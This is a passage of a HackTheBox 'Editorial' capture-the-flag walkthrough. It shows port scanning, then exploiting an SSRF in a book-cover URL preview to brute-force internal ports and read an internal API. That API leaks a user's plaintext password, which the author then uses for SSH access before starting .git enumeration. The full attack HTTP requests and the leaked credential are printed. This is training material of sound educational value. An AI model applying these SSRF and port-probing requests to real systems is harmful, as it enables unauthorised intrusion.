
HTB-Editorial




Information Gathering

Rustscan

Rustscan finds ssh and http running on the system. This is a typical hackthebox Linux machine:

```
rustscan --addresses 10.10.11.20 --range 1-65535
```




```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Enumeration

HTTP - TCP 80

After adding **editorial.htb** to `/etc/hosts`, we can access the website:




Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

“I have always imagined that Paradise will be a kind of library.” - Jorge Luis Borges.

`/upload` path provides feature for URL priview:



Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

Cover URL related to your book or

No file selected.


Book name

Tell us about your book

This instantly reminded us with **SSRF** vulnerability.


SSRF

Let's interecept the request for preview and send in `http://127.0.0.1`:



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------740982560500221385616144399
Content-Length: 350
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------740982560500221385616144399
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1
-----------------------------740982560500221385616144399
Content-Disposition: form-data; name="bookfile";
filename=""
Content-Type: application/octet-stream


-----------------------------740982560500221385616144399
```

The response shows directory path to images. Interesting.




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 02:23:48 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0
.jpeg
```

SSH as Dev

Internal Port Scan

Now that it seems SSRF is verified on this system, let's see if there are any other open ports on the system.

We will send the request over to Intruder and bruteforce on the ports (1-65535):




Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://editorial.htb


```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------74098256050022138561614439 9
Content-Length: 350
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------740982560500221385616144399
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:§asd§
-----------------------------740982560500221385616144399
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------740982560500221385616144399--

```

Out of all the ports, port 5000 showed a different length of response:



4	5545	200	☐	☐	227
5	5000	200	☐	☐	217
6	9000	200	☐	☐	227

Let's copy down the path to created preview:




Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 02:26:34 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/19751ff4-13db-400a-86de-795e47e176c2
```

After downloading the created file, we can take a look at it.

It seems like we have bunch of api endpoints path revealed:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ cat 00458d7f-d990-4714-b38c-e7e5a7af56f1
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoin
t":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list o
f coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"n
ew_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/late
st/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how t
o use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"ve
rsion":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoin
t":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version
of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
```


```
/api/latest/metadata/messages/promos
/api/latest/metadata/messages/coupons
/api/latest/metadata/messages/authors
/api/latest/metadata/messages/how_to_use_platform
/api/latest/metadata/changelog
/api/latest/metadata
```

Among the above exposed api endpoints, one path caught our attention.

Let's take a look at it.


We will send the preview request for it through Burp Suite repeater as we did earlier:

`http://127.0.0.1:5000/api/latest/metadata/messages/authors`



```
-----------------------------264661303118368850026427401O
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
```

Downloading and examining on the result, we have credential leak for user dev: `dev080217_devAPI!@`




```
┌──(yoon㉿kali)-[~/Downloads]
└─$ cat 0883c42c-5742-44bd-8e8f-de73806ad3cd
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see
the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and aut
hors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soo
n as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - w
e're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}
```

SSH

Using the found password, we can ssh in:

`ssh dev@editorial.htb`




```
Last login: Wed Jun 19 02:42:25 2024 from 10.10.14.36
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

Privesc: Dev to Prod

.git


There is user **prod** on the system as well. It seems like we need to first escalate our privilege to prod:



```
dev@editorial:/home$ ls
dev   prod
```


Let's enumerate local file system.

Inside `apps` directory, there is `.git` directory:




```
dev@editorial:~$ ls
apps  linpeas.sh  user.txt
dev@editorial:~$ cd apps
dev@editorial:~/apps$ ls
dev@editorial:~/apps$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 5 dev dev 4096 Jun 18 13:26 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
```

Inside `.git`, we see bunch of juicy files:




```
dev@editorial:~/apps/.git$ ls -l
total 48
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 branches
